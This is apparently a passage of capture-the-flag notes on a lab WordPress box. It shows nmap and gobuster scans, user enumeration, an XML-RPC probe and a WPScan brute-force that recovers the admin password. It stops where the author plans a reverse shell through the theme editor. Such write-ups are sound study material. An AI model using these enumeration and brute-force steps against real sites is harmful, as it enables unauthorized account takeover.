
```
┌──(kali㉿kali)-[~/internalBox]
└─$ cat nmap-short.txt
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-18 10:54 EDT
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating NSE at 10:54
Completed NSE at 10:54, 0.00s elapsed
Initiating Ping Scan at 10:54
Scanning 10.10.99.195 [4 ports]
Completed Ping Scan at 10:54, 0.22s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 10:54
Scanning 10.10.99.195 [1000 ports]
Discovered open port 22/tcp on 10.10.99.195
Discovered open port 80/tcp on 10.10.99.195
Completed SYN Stealth Scan at 10:54, 2.48s elapsed (1000 total ports)
Initiating Service scan at 10:54
Scanning 2 services on 10.10.99.195
Completed Service scan at 10:54, 6.38s elapsed (2 services on 1 host)
Initiating OS detection (try #1) against 10.10.99.195
Retrying OS detection (try #2) against 10.10.99.195
Retrying OS detection (try #3) against 10.10.99.195
Retrying OS detection (try #4) against 10.10.99.195
Retrying OS detection (try #5) against 10.10.99.195
Initiating Traceroute at 10:55
Completed Traceroute at 10:55, 3.02s elapsed
NSE: Script scanning 10.10.99.195.
Initiating NSE at 10:55
Completed NSE at 10:55, 6.07s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.83s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Nmap scan report for 10.10.99.195
Host is up (0.20s latency).
```

```
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6e:fa:ef:be:f6:5f:98:b9:59:7b:f7:8e:b9:c5:62:1e (RSA)
|   256 ed:64:ed:33:e5:c9:30:58:ba:23:04:0d:14:eb:30:e9 (ECDSA)
|_  256 b0:7f:7f:7b:52:62:62:2a:60:d4:3d:36:fa:89:ee:ff (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94%E=4%D=7/18%OT=22%CT=1%CU=32627%PV=Y%DS=5%DC=T%G=Y%TM=64B6A7D
OS:1%P=x86_64-pc-linux-gnu)SEQ(SP=101%GCD=1%ISR=10A%TI=Z%CI=Z%II=I%TS=A)OPS
OS:(O1=M508ST11NW7%O2=M508ST11NW7%O3=M508NNT11NW7%O4=M508ST11NW7%O5=M508ST1
OS:1NW7%O6=M508ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F4B3%W6=F4B3)ECN
OS:(R=Y%DF=Y%T=40%W=F507%O=M508NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+
%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Uptime guess: 48.271 days (since Wed May 31 04:25:10 2023)
Network Distance: 5 hops
TCP Sequence Prediction: Difficulty=257 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 3389/tcp)
HOP RTT       ADDRESS
1   103.47 ms 10.17.0.1
2   ... 4
5   230.87 ms 10.10.99.195

NSE: Script Post-scanning.
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Initiating NSE at 10:55
Completed NSE at 10:55, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.40 seconds
           Raw packets sent: 1214 (57.442KB) | Rcvd: 1080 (46.690KB)
```

gobuster

```
root@ip-10-10-82-76:~# gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -u http://10.10.99.195
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.99.195
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2023/07/18 15:57:06 Starting gobuster
===============================================================
/blog (Status: 301)
/wordpress (Status: 301)
/javascript (Status: 301)
/phpmyadmin (Status: 301)
===============================================================
2023/07/18 15:57:16 Finished
===============================================================
```

Wapplyzer



CMS
WordPress 5.4.2

Blogs
WordPress 5.4.2

Font scripts
Twitter Emoji (Twemoji) 12.1.3
Google Font API

Miscellaneous
RSS

Web servers
Apache HTTP Server 2.4.29

Programming languages
PHP

Operating systems
Ubuntu

Databases
MySQL

JavaScript libraries
jQuery 1.12.4
jQuery Migrate 1.4.1

WordPress themes
Twenty Seventeen

PageOfInterests

http://internal.thm/blog/index.php/sample-page/ [info ?]

http://internal.thm/blog/wp-login.php [wordpress login !]

http://192.168.1.45/blog/wp-admin/ [somewhere ?]

http://internal.thm/blog/index.php/author/admin/ [admin hmm]

http://internal.thm/blog/index.php/wp-json/


http://internal.thm/blog/index.php/wp-json/wp/v2/users [users info !!?]

http://internal.thm/blog/xmlrpc.php [xmlrpc is active, we can perform a dictionary attack for credentials (we already know that username admin exists)]

use the following
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users

http://internal.thm/blog/readme.html [interesting]

wp-login.php



Error: The password you entered for the username **admin** is incorrect. Lost your password?

Username or Email Address: admin


Password:

□ Remember Me

==> user with username **admin** exists and it is confirmed by the above screenshot

xmlrpc

http://internal.thm/blog/xmlrpc.php [xmlrpc is active, we can perform a dictionary attack for credentials
(we already know that username admin exists)]



```
POST /blog/xmlrpc.php HTTP/1.1
Host: internal.thm
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/we
bp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie: wordpress_test_cookie=WP+Cookie+check
Upgrade-Insecure-Requests: 1
Content-Length: 91

<methodCall>
  <methodName>
    system.listMethods
  </methodName>
  <params>
  </params>
</methodCall>
```


```
HTTP/1.1 200 OK
Date: Tue, 18 Jul 2023 15:37:12 GMT
Server: Apache/2.4.29 (Ubuntu)
Connection: close
Vary: Accept-Encoding
Content-Length: 4272
Content-Type: text/xml; charset=UTF-8

<?xml version="1.0" encoding="UTF-8"?>
  <methodResponse>
    <params>
      <param>
      <value>
        <array>
          <data>
            <value>
              <string>
                system.multicall
              </string>
            </value>
            <value>
              <string>
                system.listMethods
              </string>
            </value>
            <value>
              <string>
                system.getCapabilities
```

use the following
https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/wordpress#users

Exploitation

Wordpress


During information gathering we found out that
xmlrpc was enabled and also wp-login page clearly showed us that username 'admin' exists and therefore we performed brute-force attack



```
[!] Valid Combinations Found:
 | Username: admin, Password: my2boys

[!] No WPVulnDB API Token given, as a result vulnerability data has not been out
put.
[!] You can get a free API token with 50 daily requests by registering at https:
//wpvulndb.com/users/sign_up

[+] Finished: Wed Jul 19 07:15:43 2023
[+] Requests Done: 4063
[+] Cached Requests: 4
[+] Data Sent: 1.939 MB
[+] Data Received: 22.413 MB
[+] Memory used: 303.285 MB
[+] Elapsed time: 00:01:12
```

username: admin
password: my2boys

Hence, we are now able to access the admin dashboard



internal.thm/blog/wp-admin/index.php

Dashboard

Welcome to WordPress!
We've assembled some links to get you started:

Site Health Status

Should be improved

Your site has critical issues that should be addressed as soon as possible to improve its performance and security.

Take a look at the **9 items** on the Site Health screen.


Quick Draft

Title

Content

What's on your mind?

Since we have access to admin dashboard, we can now perform RCE and get a reverse shell




Edit Themes

Twenty Seventeen: 404 Template (404.php)

Selected file content:

